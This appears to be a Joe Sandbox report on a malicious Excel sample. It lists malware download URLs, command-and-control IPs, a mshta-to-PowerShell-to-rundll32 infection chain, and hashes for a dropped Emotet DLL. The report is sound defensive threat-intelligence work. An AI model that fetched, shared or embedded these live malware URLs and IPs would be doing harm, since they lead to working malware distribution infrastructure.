http://jurnalpjf.lan.go.id	0%	Avira URL Cloud	safe	
http://www.protware.com	0%	URL Reputation	safe	
http://activetraining.sytes.net/libraries/8s/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.htmlfunction	0%	Avira URL Cloud	safe	
http://totalplaytuxtla.com/sitio	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://maxtdeveloper.com/okw9yx/Gc28ZX/	100%	Avira URL Cloud	malware	
http://it-o.biz/bitrix/xoDdDe/	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp-content/GG01c/	100%	Avira URL Cloud	malware	
http://totalplaytuxtla.com/sitio/DgktL3zd/	100%	Avira URL Cloud	malware	
http://activetraining.sytes.net/libraries/8s/	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.p	0%	Avira URL Cloud	safe	
http://gardeningfilm.com/wp-cont	100%	Avira URL Cloud	malware	
http://jurnalpjf.lan.go.id/assets/iM/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.htmlB	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ja.com/	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlC	0%	Avira URL Cloud	safe	
http://bimesarayenovin.ir/wp-admin/G1pYGL/PE3	100%	Avira URL Cloud	malware	
http://bimesarayenovin.ir/wp-admin/G1pYGL/	100%	Avira URL Cloud	malware	
http://https://160.16.102.168/3	0%	Avira URL Cloud	safe	
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.html	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hostfeeling.com	164.90.147.135	true	true	• 11%, Virustotal, Browse	unknown
jurnalpjf.lan.go.id	103.206.244.105	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://91.240.118.172/gg/ff/fe.png	true	• Avira URL Cloud: malware	unknown
http://jurnalpjf.lan.go.id/assets/iM/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://maxtdeveloper.com/okw9yx/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/bitrix/xoDdDe/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.inablr.com/elenctic/f	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://totalplaytuxtla.com/sitio/DgktL3zd/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.html:	mshta.exe, 00000004.00000003.419116889.0000000000380000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://hostfeeling.com/wp-admin/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://property-eg.com/mlzkir/97v/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.677440372.0000000003711000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.172/gg/ff/fe.pngPE3	powershell.exe, 00000006.00000002.677440372.0000000003711000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jurnalpjf.lan.go.id/asset	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://maxtdeveloper.com/okw9yx/Gc28ZX/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://bimesarayenovin.ir/wp-adm	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.102.168:80/SoFzpWBFIEFVoCFQgg	rundll32.exe, 0000000F.00000002.673084051.000000000057A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlhttp://91.240.118.172/gg/ff/fe.html	mshta.exe, 00000004.00000003.420332765.000000002AC5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.html~	mshta.exe, 00000004.00000002.434786060.000000000033E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://hostfeeling.com	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://daisy.sukoburu-secure.com	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://activetraining.sytes.net/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://gudangtasorichina.com/wp-content/GG01c/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://gudangtasorichina.com/wp	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://daisy.suk	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlngs	mshta.exe, 00000004.00000002.434786060.000000000033E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlmshta	mshta.exe, 00000004.00000002.434771274.000000000300000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlWinSta0	mshta.exe, 00000004.00000002.434771274.000000000300000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://property-eg.com/mlzkir/97v/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://property-eg.com/mlzkir/9	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172	powershell.exe, 00000006.00000002.677440372.0000000003711000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://160.16.102.168/	rundll32.exe, 0000000F.00000002.673152455.00000000005B9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://jurnalpjf.lan.go.id	powershell.exe, 00000006.00000002.677598508.00000000038AA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.protware.com	mshta.exe, 00000004.00000003.419178772.00000000003DF000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.434882434.00000000003DF000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.435386261.0000000003CAB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.433698819.0000000003DF000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.435368888.0000000003C92000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.433744661.0000000003C91000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419492395.0000000003CAB000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://activetraining.sytes.net/libraries/8s/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.htmlfunction	mshta.exe, 00000004.00000003.420573882.000000002ACD000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://totalplaytuxtla.com/sitio	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://maxtdeveloper.com/okw9yx/Gc28ZX/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/bitrix/xoDdDe/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://gudangtasorichina.com/wp-content/GG01c/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://totalplaytuxtla.com/sitio/DgktL3zd/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://activetraining.sytes.net/libraries/8s/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.p	powershell.exe, 00000006.00000002.677440372.0000000003711000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://gardeningfilm.com/wp-cont	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jurnalpjf.lan.go.id/assets/iM/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.htmlB	imedpub_6.xls.0.dr	true	• Avira URL Cloud: safe	unknown
http://ja.com/	powershell.exe, 00000006.00000002.672127760.00000000001D0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlC	mshta.exe, 00000004.00000002.434786060.00000000033E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://bimesarayenovin.ir/wp-admin/G1pYGL/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://bimesarayenovin.ir/wp-admin/G1pYGL/	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://160.16.102.168/3	rundll32.exe, 0000000F.00000002.673152455.00000000005B9000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	rundll32.exe, 0000000F.00000002.673192959.00000000005E1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/PE3	powershell.exe, 00000006.00000002.677568630.0000000003865000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
103.206.244.105	jurnalpjf.lan.go.id	Indonesia		131111	CEPATNET-AS-IDPTMoraTelematikaIndonesiaID	false
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
164.90.147.135	hostfeeling.com	United States		14061	DIGITALOCEAN-ASNUS	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
91.240.118.172	unknown	unknown		49453	GLOBALLAYERNL	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562403
Start date:	28.01.2022
Start time:	21:00:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	imedpub_6.xls

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@21/12@2/48
EGA Information:	• Successful, ratio: 71.4%
HDC Information:	• Successful, ratio: 18.7% (good quality ratio 15.8%) • Quality average: 65.4% • Quality standard deviation: 33%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.210, 92.123.101.211, 92.123.101.225, 92.123.101.179
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 1996 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 2576 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:01:21	API Interceptor	57x Sleep call for process: mshta.exe modified
21:01:25	API Interceptor	443x Sleep call for process: powershell.exe modified
21:02:02	API Interceptor	149x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\JooSee.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980518796737633
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvNyMwWd3DYr6i64/:OUBPSczbeeTnvhZDWA
MD5:	8A6FB79B56B4C5F45322AAA8150C5E36
SHA1:	09453D0478D6725C5ECFBD1644CCC156811F0A6C
SHA-256:	DCC5DFE8C7150DD55E2F22EEBAE19F04EFAFA214DC7E1366A0CF4CCC7E616119
SHA-512:	2F06489632ADEA7B67D544B3B0491B78AEE29F3C91B38251445ABA70CAF148EF6A1ADCC4158C1B85DC9F2036F790A2AF9622DDF7F3FF85D67A19B87BC5BA7F4F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\JooSee.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,...2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U....."<ke.....I.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....I..H.#...d.Qh..3..fCX....==#..M.I..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.....N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z.....,_...gY..!Z..?I....vp.I.:.d.Z..W.....~...N..,_.k...&.....$.....i.F.d.....D!e.....Y..,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	328
Entropy (8bit):	3.104167099933915
Encrypted:	false
SSDEEP:	6:kKbKk8SN+SkQlPlEGYRMY9z+4KlDA3RUeYlUmlUR/t:u9kPlE99SNxAhUeYlUSA/t
MD5:	95F4F0C11185412D12B65919895BDB4E
SHA1:	10F9F4BBF444E04A5B5D106B9FD93AB5E7D811C3
SHA-256:	343826616ADD89B2917DFB50478FB429999FD64CBE8052DDEC6ACE8A2F9A5B5C
SHA-512:	D02D1F22B3C499EF2ACC3719F7E0B40DD09D47EB0F9F61FBCCF8AF4A1D38AB17942DED75B181A14206D914FC12D1E483CE86C5E520DE772F18D1E3B084798E8
Malicious:	false
Preview:	p..... .....;s.:....(..... .....q.\].....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.7.1.e.1.5.c.5.d.c.4.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11054
Entropy (8bit):	6.200485074224619
Encrypted:	false
SSDEEP:	192:aY5CkQ90FfYdjqQa2XdytMHsygv2nscEYD63lWAG7orUzAaENQaCBlm1Zhvkz29c:aY4kBBOjqQrXdHHsyg8sCr0UznQQasYS
MD5:	DD20B97330028BCB6BF98D97C47028D9
SHA1:	D58D97589A97FBD3B1216ED76C4918113F4B7B25
SHA-256:	4E945D89F45065FBA3B3318DD8CB3EFF9991CB6F8038168D221B862810E84D21
SHA-512:	AF4979B61257330E763B0C450575859D678F6950EF42783C87B2D9ED84130E4651CF58FBEF40E4C0BD3217B957A807337475F85C2610C24317C05DE98AC31A88
Malicious:	false
IE Cache URL:	http://91.240.118.172/gg/ff/fe.html
